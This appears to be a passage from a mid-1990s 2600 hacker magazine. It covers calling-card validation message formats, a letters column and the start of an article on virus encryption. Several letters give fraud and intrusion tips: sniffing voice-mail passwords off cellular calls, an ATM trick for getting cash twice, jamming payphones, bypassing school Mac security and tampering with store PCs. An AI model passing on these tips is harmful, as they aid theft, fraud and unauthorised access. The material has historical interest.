A question one might be asking at this point is just how are these numbers validated? Every LEC in the country maintains what is called a Line Information DataBase (or LIDB). Each LEC is responsible for maintaining its own LIDB and keeping it current with all the valid phone numbers and calling cards that are available under that LEC. Furthermore, the LIDB contains information specific to each billing number, such as whether that customer allows collect or third-party calls, and it even keeps tabs on calling card usage: how many times the card was used for how many minutes, the number of hack attempts, etc. The database also contains fraud thresholds specific to each calling card and can automatically cancel a calling card if its usage surpasses a preset threshold (this threshold can be determined by the owner if desired). The bottom line is, if it's not already hard to abuse calling cards today, it sure will be in the very near future. Of course, you'll still be able to scam a few free calls, but the intelligence of the networks will catch on and block the cards sooner.

Currently there are seven major LIDB hubs (one for each RBOC) which are all inter-connected via the SS7 network (a closed X.25 PSN). Access to the major LIDBs is limited to smaller LIDB hubs such as SNET. SNET is a gateway by which validation service providers can access the major RBOC LIDBs for billing number validation. SNET is also set up to perform credit card authorization via a gateway to all the major credit card databases (Visa, Mastercard, etc.). SNET has a whole slew of replies it can give regarding a billing number, all in the form of a three digit code. This code tells whether or not a calling card is valid, or whether a certain phone number accepts collect or third-party calls, or whether a number is a payphone (and if so, what kind - private payphone, public payphone, semi-private payphone, etc. There are many different payphone classifications).

Following is a description of validation messages specific to Southern New England Telephone's (SNET) validation service. SNET used to be accessed through Telenet but is now only accessible via a dedicated X.25 data line connected directly to SNET's premises.

SNET Query Request

The Query Request Message is pretty unwieldy. Most of the information contained in the packet is simply for transaction record-keeping purposes (such as the date, time, message sequence number, etc.). The first part of the message (the part up to the semi-colons) is referred to as the header and contains mainly message identification. The "DQ" simply identifies this message as a request. The next four characters collectively compose a hexadecimal value. When converted to binary, this value flags which fields will be present in the remainder of the message (see Table A). The Message Type defines the type of message (0200 = Request, 0210 = Response). The Transaction Type is 00 for Calling Card queries, 01 for Collect Call screening, 02 for Third-Party Billing, and 03 for Commercial Credit Card queries. The Message Sequence Number is available for matching queries to their replies (i.e., a serial number). The Data Indicator flags whether data items will follow in the Message Body (i.e., Account Number, PIN, etc.). The Response message is the same as the Request message except that a three character Reply Code is included which is then interpreted to determine the validity of the billing number queried (see Table B for sample reply codes).

Example 1: Sample SNET Query Message

```
DQFD03SNIU5HR24986112345819518272164b
8;;A0C95107512600261783994/98164433935
```

"DQ" marks beginning of query, "FD03" is the message field bit map (unlike

(continued on page 46)

LANGUAGE IS A VIRUS FROM OUTER SPACE

Harassment

Dear 2600:

I was in Rat Shack the other day and bought a 43-141 modem pocket tone dialer. It was the last one they had and they had it on sale for seven bucks. The next day I came in and tried to buy a 6.5536 mhz crystal. The guy looked at my "account" on the computer and saw that I had purchased a pocket dialer. He asked what I needed the crystal for and I told him that my dad needed it for a scanner. Then I saw a sign on the service desk that had a picture of the Rat Shack president and it said that they only wanted your phone number and address for sending out catalogs. I asked the guy about it and he said that he couldn't sell me the crystal. So the sign is just bullshit I said, and he said that they also keep records to monitor possible illegal activities. I was wondering if I might possibly have a case of false advertising or something if I get the guy's voice on tape telling me this shit when the sign just says they want your info for a catalog.

African Herbsman
Lexington, KY

It's more a case of a blatant invasion of your privacy, one which should be followed all the way up the corporate ladder of Radio Shack. We'd be most interested in any responses. The most important lesson to be learned here is that nobody with any expectation of privacy should ever give their name and address to any retail outlet.

Dear 2600:

I'm writing to warn others that there really is no such thing as freedom of speech in American universities today. Unfortunately, I learned this sad truth the hard way. I had a hacker/phreak web page running on a web server at my school. It wasn't all that much, but I was proud of it. I had some lame outdated exploit source, and about fifty box schematics on line and available to the public.

The web page was on line for several months, and then it was shut down. A self-righteous and clueless admin took it upon himself to disable my account on the web server. In spite of the fact that, as I was, according to some more intelligent admins, the questionable source code was so obsolete as to render it useless.

After the web page was finally axed, I was told that my job at the computer lab was threatened because I was, as they later told me, "giving people ideas". Imagine my gall! Spreading ideas at a university!

All and all, the whole thing was a very frustrating experience. Not only did I see something I put some real effort into go bye-bye, but I had no success in explaining to admins at my school why freedom of speech is important. As far as I can tell, however, there were two good things which came out of anything I put on line. The first of which being that, according to the access logs, many users in Eastern Europe were able to access the ftp info I put on-line. I'm proud to think that I had even a small part in the positive changes which are going on over there.

The other positive thing which came out of my web page experience occurred to me after a train ride. I had to call my parents and the only phone around was a broken pay phone. The phone wouldn't accept any money, and the old woman in front of me was really in a jam. She had to call her son so she could get a ride home, but she couldn't call him because the phone was broken. Luckily, I had my red box with me and I was able to place the call for her in spite of the difficulties with the phone. Needless to say, the old woman had never seen anything like that, and she was more than a bit shocked and thankful. If it wasn't for the information which I had on my page, I would not have known how to box that call, and both of us would have been stranded at the train station.

There's a tremendous amount of good which can come from knowledge. Unfortunately, as I found out there are many people, even in universities, who don't see that as good. They only see a status quo which they feel it is their duty to defend. I honestly believed that an American university would be safe from such people. Unfortunately, I was wrong.

Roger Blake

But it sounds as if the experience is teaching you a great deal about the state of affairs in today's world. Good luck.

Dear 2600:

My friend and I are perceived by everyone in our school as not "true" hackers. They think that we have been deleting files off their computers when all we were really doing was seeing what the computers had on them and looking for interesting information. Once when a virus was uploaded to our school's computers (the DOOM Virus), we were automatically singled out as the people who had done it! Now we can't even touch a computer at the school even if it is for word processing an assignment! The teacher there has called us the biggest hackers in the school when we haven't done anything. We think that this is another example of people who don't know what hackers really do. Idiots like JL from the Winter 94-95 2600 screw it up for all of us putting viruses in computers and deleting entire hard drives! I hope that this misconception of hackers will end as soon as possible.

Little Alex
MI

Teachers in our school system have always been relatively out of touch with what kids think and do. Now, with computers, they also have unbridled panic to help them make irrational decisions. Some schools have been experimenting with having the students run the computer systems since the teachers seem unable or unwilling to learn. We won't be holding our breath.

Dear 2600:

I was at Fry's (a large silicon valley electronics megastore chain) a couple of Saturdays ago with my sister, and it was pretty busy and as I was walking out, this security person said, "Excuse me, can I look inside your backpack?" I was taken aback and said "What?" She then said "It'll just take a moment. Let me look in your backpack." I said, "No" and continued to walk out the store. The thing is, I never once opened my backpack or removed it from my back while I was in the store. I didn't want to leave it in the car for fear of theft.

I was at COMP-USA (a computer superstore chain) the other day and once I walked into the lobby area (past the automatic glass doors), I started looking at their current newspaper ad posted on the wall. The security guard came up to me and said "I need to look in your backpack." I shook my head and said firmly, "No." The guard was taken aback and then meekly pointed to this "sign" which said COMP-USA reserves the right to search blah blah blah, etc. I just said, "Nope!" This really ticks me off. I mean, if they saw me steal something and called the police, okay, then maybe they can look in my backpack. What are they thinking?

This all seems like a great intrusion into what's left of our civil rights. Has any of this sort of stuff been covered in 2600?

sam
Berkeley

You're absolutely right - this is a great invasion of our rights. But we have nobody to blame but ourselves. We've allowed the type of society we see every day to [illegible] and our rights are stepped on in the process. The real fact is that an increasing number of stores are getting away with this kind of abuse, thinking that if they put up a sign, they can do whatever they want. Some stores won't let you in unless you check your bags. Whether or not you agree with this method, it works much better since you simply won't go in if you don't agree to their rules. By attempting to search your bags after you leave, there is no out for the customer except to create a scene. If you do create such a scene, you will win in the end since case law is on your side with regard to searches against their will and civil [illegible] lawsuits. It is also effective to "advertise" these practices when we find them. The future of such things is really in the hands of people like us.

Dear 2600:

I first want to say I love your magazine. Here is what happened. I was sitting in the airport waiting for my flight. I was reading your magazine, and then I looked up. This woman was pointing me out to her husband. Next thing I know the husband is getting up and walking over to me. He stands over me and says, "All you little hackers should be dragged out into the street and shot." Well, I did not feel like starting anything with the man so I just sat there and continued to read 2600. I just wanted to tell you about my little experience.

Fast Lover
Houston, TX

At least they recognized the magazine. We must be doing better marketing than we thought!

Information

Dear 2600:

I live in Maryland where the telco is Bell Atlantic. My district operates on 5ESS. From tracing, I have found the telco numbers of my local switch are 410-351-99XXs. I war dialed them and got the resulting finds. Some are indeed very interesting. I am a beginning phreaker and would like to know more about what it is. I have found these: 9986 - gives a loud tone, 9912 - similar to above, 9997 - gives sound of one dial, 9997 it will make a funky noise, 9980 - carrier (1200, no response), 9956 - fast cellular-like busy, 9988 - unknown baud rate (not 300, 1200 or 2400), 9995 - carrier (1200, no response), 9941 - rings a few times, then goes to fast busy, 9998 - gives ring, 9921 - rings once, then nothing, 9926 - carrier (1200) asks for password, 9953 - not taking calls at this time, 9935 - weird announcement about voice mail hub, 9909 - in computer voice, asks for ID.

The ANAC for 410 is 200-200-6996.

Esher Bunny

Thanks for sharing. Some of these are fun to play with. If we find anything interesting, we'll print it.

Dear 2600:

Just recently I was trying to figure out a method to easily obtain voice mail passwords and finally I stumbled onto something. I was fiddling with my Motorola cellphone in scan mode and heard a call made to a voice mail service. I obviously noticed that the password to the voice mail account was sent to the service via DTMF tones. I quickly hooked up a Radio Shack telephone mic to the earphone and plugged the output of the mic into my PC running a DTMF decoder program. I then tried to search for another voice mail call (surprisingly there are a fair amount of people calling their voice mail from their cellphones). Before long I tapped into a call and I received both the number of the voice mail service and the woman's password. It is amazing what a little patience can do.

Dali Lamer

Dear 2600:

I was hacking around last month and dialing 800 numbers to find some modems and some UNIX systems. I dialed up this 800 number and ran across this Sun OS UNIX system and it began by saying "Host" and so I tried many different combinations of letters to see what kinds of systems I would be able to access. I typed in "telnet" and then it gave me the usual "Logon:" prompt and so I tried the usual entry ways into UNIX systems. But then it did something which was completely unexpected. It said "Challenge:" and after the colon it gave four random digits and then it asked for a "Response:". What exactly is the response the system is looking for? Also is there any way around it?

Curious and Anonymous
Los Angeles

Challenge/response systems are popping up in various places, the general idea being that you have an algorithm or lookup table in your possession that, when given one number, returns another. Without the second number, your login session cannot proceed. In theory this is a very secure system. But such theories tend to be crushed in the hacker world.

Dear 2600:

On page 41 of the Spring 1995 issue of 2600 there is a question about Edward A. Smith. Recently removed at a private AT&T dock in Charlotte Amalie on St. Thomas in the Virgin Islands was a cable ship. Her name was Edward A. Smith. Hope this helps. Maybe you could tell me where is 500 land. I don't know what this means.

phrzly

This certainly thickens the plot. We wondered who Edward A. Smith was since "he" seemed to have somehow received an entire exchange in the new 500 area code. This area code is being used for portable phone numbers - numbers that supposedly will follow you around for life no matter where you go. Of course, AT&T already has a fair number of exchanges in 500. Now the question becomes who was Edward A. Smith in the first place? And did the ship get damaged during the hurricanes?

Dear 2600:

I was playing around with a Mitsubishi Cellular phone and I found out that you can easily get the four digit PIN number that is necessary to make a call. All you have to do is turn the phone on, press Rcl, then either the up or down key. This will give you the four digit PIN number. I thought this was extremely stupid. That means that all anyone has to do is steal the phone, press a few buttons, and they can make a call to anywhere in the world.

Matthew Kassin

Dear 2600:

I got a phone line installed yesterday (just moved in), and I elected to do my own inside wiring (yeah, $20/hr to strip some wires). Anyhow, the phone guy hooked up this little mini-computer to the line and dialed this #: 1-800-252-4400. It asked him for a password which I also watched him type in (he didn't seem to care that I saw). The place he connected to ran a test on the line and said the inside wiring was bad (he's lying - not my fault). He was very cool about everything, gave me a wall jack (for free) and even told me the ANI number that so it when I test it out, I can find out if I'm on the line I should be. The number is 711-6635.

By the way, this is from Pittsburgh, area code 412, but I'm sure you could have figured that out yourself.

FaPigMan
Pittsburgh

Telco Brains

Dear 2600:

I am writing in response to William Tell's letter in the 1995 spring issue of 2600. The prefix 211 does work in most of California, but only in areas using Pacific Bell. Areas using GTE do not respond obviously. I was told about the 811-1200 system sometime last year at a 2600 meeting in Los Angeles. None of us know what it is, but we think it could just be a voice messaging system or PBX for Pacific Bell employees. I have also found identical systems having phone numbers very similar to 811-1200.

As 811 is for customer service usually, Pacific Bell also uses the prefix 211, but on a rather more technical basis. All known Pacific Bell ANACs are in this prefix, along with other line maintenance systems. However, most of these 211 systems seem to be SCC dependent. A majority of 211-XXXX numbers in the Los Angeles (213) region of Pac-Bell will only provide a trunk busy signal when called from the Orange County region (714).

Here are some numbers I know of in 211-XXXX: 211-2772 - ANAC for parts of Orange County (714). 211-2345 - ANAC for Los Angeles area (213). 211-2222 and 211-2333 have also been known to work in parts of CA.

Also related to Pacific Bell, when dialing 800-PAC-BELL it is possible to add LASS features, i.e. call forwarding, to phone lines just by knowing or hacking a 5 digit PIN. This PIN is printed on all Pacific Bell bills near the owner's phone number.

By the way, the courtesy phone near the payphones, that is supposed to be used for calling preprogrammed numbers at the Los Angeles 2600 has no ringer, but you can call it at 213-488-8333. Call it at the next meeting or something.

Nu Zeel of 201

We just lost our incoming phone lines at the New York 2600 meetings - apparently NYNEX thinks this will keep us from communicating with the other meetings. As for anybody knowing 5 digit PINS, some companies don't even require that much! Read on.

Dear 2600:

NYNEX has done it again!

If you are a NYNEX customer, here is another thing you should know about your favorite company. Anybody can now know how much your phone bill is. All it takes is having a touch tone phone. No secret code or black magic is needed. It's not a back door. It's an option on an 800 number which will gladly disclose your last phone bill. This option will also inform you, and anybody else, if you have already paid the bill or not.

To test this out. Call the NYNEX account information line, which is listed in your phone book, at 1-800-698-3545.

3TJ

This would caused so much concern when we first learned about it a couple of months ago. No PIN at all was required to find out your balance, information which certainly isn't considered public in most people. We broadcast this live on WBAI's Off The Hook program and entered phone numbers for all of the major TV networks. (CBS owe [illegible] several thousand dollars.) It was fixed within two days. Apparently, invading corporate privacy is the quickest way to get huge corporations to notice privacy issues.

Article Feedback

Dear 2600:

Some updates to the "Hacking Netcash" article in the Autumn 1994 issue. 1) The serial number is now 15 ASCII characters. 2) The 900 number is disconnected. 3) They now offer "electronic check cashing" - fax or e-mail a form and you get NetCash in the e-mail. 4) you can use PGP with your e-mail transactions. Company addresses are: Software Agents, Inc., NetCash Distribution Center, P.O. Box 541, Germantown, MD 20875. Email netbank@agents.com (send all transactions to this address). netbank-info@agents.com (if you send a message with anything except keywords, you will get back a list of keywords and a fully valid usable NetCash coupon for a whole $.05!). It may not be much but it's valid! Email help@agents.com for actual breathing people. Their web page is at http://www.netbank.com/~netcash/.

Dear 2600:

FYI, the Ringback for the 713 area code in Houston, TX is 211-XXXX where XXXX is the last 4 digits of the number. The local ANI that seems to work is 380-5555-5555. Yes, you must dial that "5" seven or eight times.

Also, "Cellular Interception Techniques" by Thomas Icom pointed out that the old UHF channels 70-83 are now cell bands. To listen here requires nothing more than an old (dial) TV. I set my 1971 Zenith 13" b/w to a point between 82 and 83 and have heard in 20 minutes of listening, some man engaging in phone sex with his wife/mistress/significant other as well as some asshole ordering roses by phone and - get this - reading his VISA card number and expiration date. I didn't write it down, but the possibilities exist for someone to do some damage if they really wanted to.

Rakkit Man

And another plus for the technology, our government is "upgrading" the Constitution. The parallels with ethnic surveillance are frightening.

Dear 2600:

Way to go, guys. This issue was the best yet. The "Prisoners" credit inside the front cover is very appropriate. The cover one is as usual, a class act.

The article on Virus Technology was the kind of direct, useful, to the point value that I have come to expect from 2600. And, the "Day of the Hacker" was not only valuable, and informative, but well written, too. Not often will I use "quality or class" in the same sentence as "usual," but 2600 is certainly one exception.

Keep up the class work!

LACROIX

Dear 2600:

I have been a long time reader of 2600. I pick up the mag mostly to see what is out there and for the great information contained in it.

Thank you for the article on Bernie S. I haven't seen anything in the news myself on this and this really upsets me. When our government tries to take away people's rights like this, it is BS! We need to stand up for Bernie and write letters to let them know how angry we are.

We need to stand up for our rights to have whatever the hell we want. What Bernie S. did is not illegal and we need to stand by him as much as we possibly can.

James

Dear 2600:

Why don't you give your sources for the articles in the news items column of your magazine?

It would make a lot of them a little more believable, so for now I take each one of them with a grain of salt.

Bloodshot
Mt. Vernon, NY

We hope you ask the same questions of your local newspaper and the news media. Our news items come from multiple sources and we do attribute them frequently. If you see no attribution, it's probably because the story was told to us or after our own investigation or the story was covered in so many places that it's practically common knowledge and no one source can be attributed.

Numbers and Addresses

Dear 2600:

There is a great new talker board where hackers and phreaks can telnet to. It is great because people can exchange information online. Don't worry, we're not feds! The talker board is called The Marquee, which is based on a movie theme, but it does have a great big room called the dark_side where people can exchange information online. It's just like IRC, but this is better and easier to use. The telnet address is sanctuary.harvard.edu 7777.

McPhisto

Dear 2600:

Here's the URL for the cDc WebSite.

http://www.l0pht.com/cdc.html

Veg

Censorship

Dear 2600:

I received a free 10 hr kit from AOL and when I logged on, I went to one of the many chat rooms to see if AOLers are really the idiots that everyone says they are. To my belief! There was an AOL staff member there called a "guide". When I used a curse word he gave me a staff warning. I then asked him what people are allowed to say on AOL and he told me this: "If you would not hear it on Saturday morning network cartoons, don't use it here on AOL."

What a fucking joke.

Disgusted

We take it you didn't listen.

Discovery

Dear 2600:

First, I want to tell you how much I enjoy your zine. I am a grad student and a 29 year old female, so I get to skew the demographics! Anyway, I was buying a card the other day from one of those CreataCard machines and the paper jammed. I found out that if you press in the right hand corner of the last card subject selection screen a password box comes up. If you enter a four digit password that is very easy to shoulder surf (just tell someone your card didn't print or something) you get a screen that lets you 1) check how many cards have printed, 2) run diagnostics and there are the fun ones: 3) edit existing cards, and 4) develop new cards.

I got busted when I went back to explore as the machine was right in front of the service desk. But I have found one in a department store that I hope to explore. I thought that some other people might have fun with this.

Kafish

Somewhere in those machines is a very thorough list of cute words you're not allowed to use. That would be a handy reference list to have.

Wanted

Dear 2600:

Have you guys any material on hacking pagers? Like is there anything programmed for the S/I port on the HC05 that runs the Motorola Bravo, Bravo Plus, and Bravo pagers? Do you know of anyone that specifically soldered the Tx and Rx pins and put a piece of code on it? How about other brands such as the Panasonic or Toshiba?

Nameless

We're waiting for just such an article...

Mac Infiltration

Dear 2600:

I was just reading your Summer 95 issue. Pumpkin Smasher of Natchitoches, LA brought up an interesting question, to paraphrase, and otherwise twist: "What is the best way to hide your files on a school Mac?" Typically, schools have only one person experienced with the computer. The rest of the staff's employment precludes school Macs - they have phobias about going into the system folder. (Can you guess a good place to put the files/folders you want to hide?) Once I obtained access to one of the Macs, I, with ResEdit, created a copy of the Finder, made it an APPL type fndr, called it "System Enabler 666" and put it you know where. (I later changed it to 303, much less conspicuous.) Then came a wonderful idea. I altered the BNDL resource, deleted all BNDLs, created a new one, type fydr, made 2 entries, APPL (I gave this one the finder/system Enabler icon), HAXr (gave this one another icon or symbol).

When this program was saved I created a document on my floppy disk quasi in fydr, type HAXr. Then I rebuilt the hard drive's desktop file. (The rebuild is optional.) I now have a 512 byte key to unlock AtEase whenever I feel like it. With custom icon file types (system 7+, not with the finder only) and altered BNDL (all versions of the OS) you can disguise file, and under system 7 with the print marked folders too. Just call it System Enabler XXX. Hey, it's all in the name, baby!

Mead'Tiln
Silicon Pirates
Affiliate

On Diverters

Dear 2600:

I was just reading your Summer 1995 issue and saw the article on diverters. So after reading it I went off to get the phone book. I called up a plumber and said I had the wrong number. So they just hung up and I waited for their dialtone. After about 20 seconds of clicks I got a recorded message telling me that if I would like to make a call please hang up now, etc. What's up? Why doesn't this work? I have U S West and live in area code 206.

The 206 ringback number is 571-xxxx, where xxxx is the last four digits of the number you are calling from. You should hear a high tone, hang up, then pick up and hang up again.

MASTER JSW

Quite simply, it didn't work. Maybe it didn't divert, maybe their diverter is secure. Whatever the reason, it doesn't really matter. It's almost impossible to screw up using a diverter since literally all you have to do is call and it call the number and wait. Of course, you should make sure the dial tone you get in the end is not your own! You'd be amazed how many people don't [illegible] never. But there is another important thing one should be aware of. See the next letter.

Dear 2600:

I'm an avid fan of your magazine. Even though I've only read a few issues they were very informative. In your last issue (Summer 1995) I read your article on diverters. I have a problem with the use of a doctor's diverter if he is using it for emergency practices. Tying up this line for your own personal use would be dangerous if the doctor was called out on an emergency. You could've slowed down his response. I thought I would just bring this to your attention.

Anakin

This is a very good point and one which hopefully is obvious to anyone playing around with these devices. It would not be terrible to alert a doctor using one of these devices to the possible danger.

ATM Fun

Dear 2600:

In the summer '95 issue of 2600, Helen Gone wrote about a revision of Diebold that has a "problem", depending on whether you are the bank or a customer. It would get stuck, giving you cash and a credit for that cash as well when you used Helen's trick. Well, after reading about that I went out looking at ATMs near me, and what I found is cool, and guess what, it's Diebold!

This revision of Diebold is the one with the screen to the right with four buttons along the left side of the screen, and the keypad to the left of that. It also has a self-opening, self-closing door. The door, as before, is what you want to mess with. If you take your hand or a stick and hold the door open, then take out your money, the machine will try to close the door. You won't get your card back, and this is what you want. The door will not close, so go into the bank and tell them that the machine is going nuts. They will ask what happened. You tell them that everything went as it usually does, then when the money was supposed to come out, the door opened and there was no cash, and the door won't close.

Most likely, they, the bank people, will give you a new card by Monday or the next day, depending on the day you do this, and they will give you the cash you wanted in the first place. A two for one deal if I've ever seen one. A caution, though: don't do this every week. Once a month you can get away with. Even if you do it at another bank, watch how many times you do it. Your bank manager will get very suspicious if they have to give you a new card every other week. Also, another thing you might want to do is have several of your friends there acting as customers. It looks a lot better if you have someone else there saying that you didn't do anything to the ATM.

The Final Chasm

We don't recommend this kind of mischief as banks tend to keep very good records and take their product rather seriously. But by all means continue to experiment.

Dear 2600:

For two months now I have read articles concerning Citibank ATM's having some sort of special screen if you touch the upper part of the touch screen twice. Well I cannot stand it anymore. That feature is not special or secret. It is called VIP (Visual Impaired Person). It's a large font addition of the regular ATM withdrawal and deposit for visually impaired people. Stop wasting everyone's time.

ATM Dude

If you think your time was wasted, you should see what happens when 2600 readers leave the ATM's in their "special" mode and walk away. Nobody (bank employees included) can figure out how it ended. Seems this info is not as widely disseminated as you think. However we do agree that this appears to be a feature for visually impaired people.

Advice

Dear 2600:

I sympathize with LN. My phone has been disconnected. I swear to God I didn't make all those phone calls.

If AT&T refuses to correct LN's bill for the unauthorized collect calls he's been billed for, the legal remedy is to file a complaint with the Public Utilities Commission (PUC) office in his area (or its Minnesota equivalent). Pleading and evidentiary requirements at PUC hearings are lax, similar to small claims actions, and the PUC is supposed to supply their own forms. All you have to do is take a few days off from work to fill out the forms and appear at the hearing(s).

When the PUC summarily rules against you, you must then follow the golden path. Since the PUC is a government administration, it, not the state court, has original jurisdiction over matters arising from the subject of its administration, telcos in this case. Therefore, actions before the PUC are administrative proceedings, and appellate review from an adverse PUC judgment is limited to petitions for extraordinary relief (petition for writ of mandate, writ of prohibition, etc.) in the state appellate court. There might be a review procedure within the PUC that you need to invoke before proceeding to the state appellate court. Should the state appellate court rule against you, and if something has changed favorably either in law or facts since the hearing, or items exist that you were previously unaware of despite having made reasonable and good faith efforts to be aware, a petition for rehearing of the writ might be available. Otherwise the action proceeds to the Supreme Court, who, for various reasons, may refuse to hear the case. (I'm not sure, but you might be able to file in small claims court instead of the PUC. Small claims cases may also be appealed all the way to the Supreme Court by writ of proceedings.)

LN should also check for federal jurisdiction. If it exists, he can proceed in federal court. Obviously, sometimes a basis exists to maintain separate and parallel state and federal actions, thus doubling LN's chances and lawyer fees in his hopeless pursuit of justice, his multithousand dollar crap shoot in the casinos of law.

As a general rule telcos are held immune from liability for damages caused by their negligence in providing service. It is therefore unusual for damages to be awarded against a telco for service snafus. The best LN could probably hope for is an adjustment in his phone bill. I have to laugh. To increase his chances, he should wear clean clothes in court, and not throw dog shit at the judge.

The above applies in California. I am not an attorney, nor have I researched the matter beyond what I remember reading here and there, and I am quite drunk at the moment. I assume things are the same or similar in other states. Because the legal system is ultimately a bamboozle, experiencing difficulties should "seek the advice of a competent attorney" in order to avoid bepissing themselves. But since many attorneys are complete jerks this will probably be a waste of time.

Else practice law yourself. Your local law library, usually located in the courthouse, should contain the information you need. Most courts will allow litigants to proceed without payment of filing and other fees ("proceeding in forma pauperis"). Matthew Bender's *Pleading and Practice* volumes are usually the simplest place to begin legal research, but I don't know if they publish anything for Minnesota state laws. If not, a generic equivalent is probably available. Begin by searching the keyword index for "public utilities" and "telephones". Read a book about legal research.

Oral argument is always the non-lawyers' achilles heel. Lawyers spend thousands of hours practicing oral argument and they will be better at it. For this reason, the amateur litigant who finds himself in state or federal court must rely heavily on his writing ability. If you have to write, keep it simple and direct. Use plain language and remember that 90 percent of writing law stuff is pure plagiarism - all you do is write sentences and paragraphs that connect the case and statute citations that you're using in order to relate their information and ideas within the context of the case and issues currently before the court.

Never, never, never engage in personal invective against opposing counsel or a court, even when they deserve it - the correct response to the telcos defense tactics is a formal motion for sanctions or contempt.

If a litigant were skilled and aggressive in discovery of evidence, a defendant's lawyers might be coaxed to inadvertently divulge privileged or at least interesting information.

Law Hack
Los Angeles

Causing Confusion

Dear 2600:

In the most recent issue of your magazine (Summer 95), Breaker wrote about stores trying to prevent you from screwing around with their stuff. Anyway, if you go into the control.ini file to get the password, what you actually get is an encrypted version. So you can't find out what they are using, but you can change it. Either you can type something into the control.ini file, which will mean no one knows what it is, since the actual password will be a decrypted version of what you wrote, or you can enter the password and set the password on function to 0, and then go through the control panel to make a new one. If you do this, set the timeout on the screen saver really low, and then they won't get to changing it before they are locked out again. Windows sucks but you can have lots of fun with it at stores.

Another fun thing is to go into their autoexec.bat file and add something to the prompt, preferably something vaguely virus-output-like. They'll think it's a virus and spend tons of time trying to scan for it! It's endless fun to watch salesclerks offering their two cents to a problem which is non-existent.

tfg

Fear of Subscribing

Dear 2600:

I greatly enjoy your magazine any chance I can get one. I had been looking for your magazine for about two years and finally found it at a local magazine store. Like many of your readers I would love to have a subscription to your magazine but I am not interested in getting on the FBI's most possible criminal list. I have been an electronics hobbyist for numerous years and now work in the industrial robotics field. But over my career I have worked for Visa/Mastercard and have done repair work in the change machine area. Because of this I have plenty of equipment laying around that could be considered evidence of illegality - old magnetic card scanners, bill readers, etc. After reading your articles of persons being arrested and held without any proof of wrongdoing it makes me a little paranoid. I hope that someday you will reconsider and start sending your magazine out in plain envelopes, first class, and dropped off somewhat discreetly at the post office.

John Doe

To protect our subscribers, our issues are mailed in envelopes with only our return address and the name of the magazine showing. Mailing first class is no different from mailing second class, which is what most magazines do. The delivery time is the same and the cost is lower.

Yet More Bookstore Fun

Dear 2600:

Is everyone who buys your magazine a chain store stooge? I am an owner of an independent bookstore that stocks plenty of copies of your wonderful magazine. When I read your letters section every issue has a testimonial of some frequent patron of some great corporate megastore that hasn't enough copies.

It makes me sick to listen to pseudo-revolutionaries talking about cheating big business filling the pockets of corporate chains. Wise up, buy your 2600 from a human. Then the rest of you K-Mart-loving bastards will have plenty of copies to look at, at your beloved megastores.

John Lowe
XANADU Bookstore
Memphis

Dear 2600:

This was too funny. I just had to write.

I've been reading 2600 for a while; didn't start til long after I stopped hacking (turning 18 does that to you) in 1988. I'm nobody famous; my claim to fame is that I know the guys who ran Shadowed Times II and III.

Anyway, as I read, I hear very paranoid sounding references to "they hide the magazines on us" and "they're trying to limit our freedom of expression". These aren't exact quotes, but you know what I'm getting at. I never quite believed it until I saw it.

I figured I hadn't picked up a copy in a while, there's probably a new one out. I stopped by Barnes and Noble on Rt. 17 North in Paramus, NJ to look for it. I scanned all the racks, nothing. I looked closer in the computer section and still nothing. I was about to leave, and I saw this magazine facing backwards. Human curiosity made me look at what was on the cover. It was a *Bass Modeling* magazine. But behind it was a whole pile of 2600's. Then I looked at the rack and noticed that it was in perfect order. Nothing out of place, everything in neat piles, except for this one magazine covering the 2600's. Funny, I thought.

I asked the guy at the Information Booth if he had any information on why this might have happened. He had no idea. I asked him if he thought it was odd, since all the other magazines were in perfect order, except for this one conveniently covering the 2600's. He had no answer. I bought my 2600 and left. Just thought I'd share. I guess there is somebody out to get everybody.

Ford
NYU 914-368-2519@1

German Payphones

Dear 2600:

I was glad to pick up your Spring 1995 issue and see the article on European payphones. Because I am a regular visitor to Germany, it was of particular interest.

I would like to share some information relating to payphones in Germany. German payphones come in two varieties: coin and card. Telekom (the German phone company) is phasing out the coinphones in favor of the more modern card type. This may in part be due to the coinphone's susceptibility to tampering. During two visits to Germany I had the good fortune of discovering coinphones which had been "modified". As a result of this modification, the customer was able to make unlimited calls (domestic or international) free of charge. It should be noted that there are two types of coinphones. The first has a visible coin slot that allows for a direct deposit of coins. In contrast, the second requires the user to place the coin flat against the phone and move a slide bar to the right to deposit the coin. It is the first type that is the most susceptible to tampering and the slide bar is most likely a countermeasure.

Several Germans I talked with told me that the trick to modifying the slot coinphones involves the use of a long piece of wire as a tool and a small piece of paper. The paper is used to jam the coin slot at a specific point interfering with the digital display's countdown function. After the phone has been properly jammed the display will not count down. One only need deposit the minimum amount for a local call (30 Pfennige) to activate the phone and enjoy unlimited calling. As an added bonus, whatever change you deposit will be refunded after your call. Watch out! The coin will be very hot as a result of having been stuck in the phone mechanism for so long. After you have completed your own calls others will also enjoy your handiwork - a line will develop next to the payphone. Telekom will eventually become suspicious, and the party will come to an end.

Like the coinphones, the cardphones also come in two varieties. The more common older models are quite large and have a circular metallic top. The newer ones are much smaller and box-shaped. Whether or not this transition is also security-based, I do not know. In addition to 12DM and 50DM Phonecards (Telefonkarten), it used to be possible to buy a 100DM card. For unknown reasons it is no longer available.

THX-1138
Raleigh, NC

HOPE Repercussions

Dear 2600:

Came across this article in the *San Diego Union-Tribune*. The system was compromised on August 13, 1994 - the same day as the HOPE Conference in New York. Somebody's work that weekend did not go unappreciated. There was also an article back in August about "a mission" to hack the new New York subway toll machines made by Cubic here in San Diego. Keep up the good work.

Mr. Pink
San Marcos, CA

The Metrocard system in New York has been meeting stiff opposition from the public. Not only has there been an expansion of the system to more than a thousand of subway stops, but the Transit Authority has turned the use of the cards by more than one person per trip. So, in other words, if you have a card with $3.50 on it, you're not allowed to use it for yourself ($1.25) and then let someone else use it for the remaining $2.25. Sure there was some kind of security problem...

2600 LETTERS
PO BOX 99
MIDDLE ISLAND, NY 11953 USA
LETTERS@2600.COM

Mutation Engine Demystified

"Premature optimization is the root of all programming evil." -Donald Knuth

"Structured programming is the result of a structured mind." Unknown

by Tio Mate Jones

The above quotes hold true for many virus "authors" nowadays. In attempting to make their creations smaller and streamlined under the conviction that their virii will be more stealth-like, they are often missing obvious stealth techniques.

To conceal themselves from AV scanners, many virii use simple forms of encryption, where the only unencrypted portions are the decryption routines themselves. The rest is scrambled somehow. The problem is that the decryption segment becomes a recognizable signature for the virus, mainly because the decryptors are coded in a structured fashion. One way to combat that is to use self-modifying code. Rather than read from a data area containing decryption information (which is changed regularly), a virus can write the changes directly into the decryption mechanism.

